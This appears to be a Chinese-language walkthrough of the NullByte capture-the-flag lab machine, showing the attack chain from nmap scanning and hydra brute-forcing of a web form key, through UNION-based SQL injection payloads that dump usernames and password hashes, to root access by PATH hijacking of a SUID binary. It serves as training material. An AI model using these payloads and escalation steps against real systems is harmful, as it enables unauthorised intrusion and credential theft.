
NullByte

一.namp信息搜集



发现开放80(http)，111(地址转换)，777(?)


没有什么有用信息，只发现了纯在的两个目录

| http-enum:
| /phpmyadmin/: phpMyAdmin
|_ /uploads/: Potentially interesting folder

二.web渗透

If you search for the laws of harmony, you will find knowledge.

1.主页面和源码均无有用信息，保持不放弃任何有用信息，将图片下载下来看看有无可用信息



发现图片的comment有描述:P-): kzMb5nVYJw,可能有用。

2.


phpmyadmin 可以登录后台，弱密码尝试没有用，javascript Forbidden，

目录爆破发现uploads:Directory listing not allowed here.

`nikto -h http://192.168.253.162`

扫描发现+ /#wp-config.php#: #wp-config.php# file found. This file contains the credentials.

刚刚字符在php登录密码无用，猜测其它的用处，主页面先有登录凭据，路径被注释，会不会刚刚字符就是路径呢




```
<center><font color='red'>invalid key</font></center><br>
<center>
<form method="post" action="index.php">
Key:<br>
<input type="password" name="key">
</form>
</center>
<!-- this form isn't connected to mysql, password ain't that complex --!>

```

key为passwd类型，而且提示没有连接mysql，那sql不可能，提示密码不复杂，尝试hydra爆破

`hydra 192.168.253.162 http-form-post "/kzMb5nVYJw/index.php:key=^PASS^:invalid key" -l a -P /usr/share/wordlists/dirb/big.txt`



3.sql注入

输入 1" 报错，存在sql注入，#后查询正常

1.1" group by 3 #,回显位为3

2.

利用mysql数据库内置的information_schema数据库探查信息。

```
1" union select 1,2,table_name from information_schema.tables where table_schema=database() #
```

查询到user表

3.

```
1" union select 1,2,column_name from information_schema.columns where table_schema=database() and table_name='users'#
```

```
EMP ID :1 <br>
 EMP NAME : 2 <br>
 EMP POSITION : id <br>
 -------------------------------- <br>
EMP ID :1 <br>
 EMP NAME : 2 <br>
 EMP POSITION : user <br>
 -------------------------------- <br>
EMP ID :1 <br>
 EMP NAME : 2 <br>
 EMP POSITION : pass <br>
 -------------------------------- <br>
EMP ID :1 <br>
 EMP NAME : 2 <br>
 EMP POSITION : position <br>
 -------------------------------- <br>
Fetched data successfully
```

4. `1" union select user,pass,position from users #`

```
EMP ID :ramses <br> EMP NAME : YzZkNmJkN2ViZjgwNmY0M2M3NmFjYzM2ODE3MDNiODE <br>
EMP POSITION : <br> --------------------------------<br>EMP ID :isis <br> EMP
NAME : --not allowed-- <br> EMP POSITION : employee <br> ------------------------
--------<br>Fetched data successfully
```

base64 + hash 解码得到密码:omega

三.linux提权

find / -perm -u=s -type f 2>/dev/null 发现

/var/www/backup/procwatch

且历史记录也有./prowatch命令

391947 -rwsr-xr-x 1 root root 4.9K Aug 2 2015 procwatch

```
ramses@NullByte:/var/www/backup$ ./procwatch
  PID TTY          TIME CMD
 2252 pts/0    00:00:00 procwatch
 2253 pts/0    00:00:00 sh
 2254 pts/0    00:00:00 ps
```

执行发现 执行了ps命令

ln -s /bin/sh ps 链接sh到ps

export PATH=.:$PATH

将本地路径添加到环境变量中，这样系统执行ps时会优先执行环境变量有的

```
procwatch  ps
ramses@NullByte:/var/www/backup$ ./procwatch
# whoami
root
# id
uid=1002(ramses) gid=1002(ramses) euid=0(root) groups=1002(ramses)
# ip add
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
       valid_lft forever preferred_lft forever
    inet6 ::1/128 scope host
       valid_lft forever preferred_lft forever
2: eth0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc pfifo_fast state UP group default qlen 1000
    link/ether 00:0c:29:21:a6:b7 brd ff:ff:ff:ff:ff:ff
    inet 192.168.253.162/24 brd 192.168.253.255 scope global eth0
       valid_lft forever preferred_lft forever
    inet6 fe80::20c:29ff:fe21:a6b7/64 scope link
       valid_lft forever preferred_lft forever
# ls
procwatch  ps  readme.txt
# cat /root
cat: /root: Is a directory
# cd /root
# ls
proof.txt
# cat proof.txt
adf11c7a9e6523e630aaf3b9b7acb51d

It seems that you have pwned the box, congrats.
Now you done that I wanna talk with you. Write a walk & mail at
xly0n@sigaint.org     :ach the walk and proof.txt
If sigaint.org is down you may mail at nbsly0n@gmail.com


USE THIS PGP PUBLIC KEY

-----BEGIN PGP PUBLIC KEY BLOCK-----
Version: BCPG C# v1.6.1.0

mQENBFW9BX8BCACVNFJtV4KeFa/TgJZgNefJQ+fD1+LNEGnv5rw3uSV+jWigpxrJ
Q3tO375S1KRrYxhHjEh0HKwTBClopIcRFFRy1Qg9uW7cxYnTlDTp9QERuQ7hQOFT
e4QU3gZPd/VibPhzbJC/pdbDpuxqU8iKxqQr0VmTX6wIGwN8GlrnKr1/xhSRTprq
Cu7OyNC8+HKu/NpJ7j8mxDTLrvoD+hD21usssThXgZJ5a31iMWj4i0WUEKFN22KK
+z9pmlOJ5Xfhc2xx+WHtST53Ewk8D+Hjn+mh4s9/pjppdpMFUhr1poXPsI2HTWNe
YcvzcQHwzXj6hvtcXUj+yzM2iEuRdIJ1r41ABEBAAG0EW5ic2x5MG5AZ21haWwu
Y29tiQEcBBABAgAGBQJVvQV/AAoJENDZ4VE7RHERJVkH/RUeh6qn116Lf5mAScNS
HhWTUulxlllPmnOPxB9/yk0j6fvWE9dDtcS9eFgKCthUQts7OFPhc3ilbYA2Fz7q
m7iAe97aW8pz3AeD6f6MX53Un70B3Z8yJFQbdusbQa1+MI2CCJL44Q/J5654vlGn
XQk6Oc7xWEgxLH+IjNQgh6V+MTce8fOp2SEVPcMZZuz2+Xl9nrCV1dfAcwJJyF58
kjxYRRryD57ollyb9GsQgZkvPjHCg5JMdzQqOBoJZFPw/nNCEwQexWrgW7bqL/N8
TM2C0X57+ok7eqj8gUEuX/6FxBtYPpqUlaRT9kdeJPYHsiLJIZcXM0HZrPVvt1HU
Gms=
=PiAQ
-----END PGP PUBLIC KEY BLOCK-----

#
```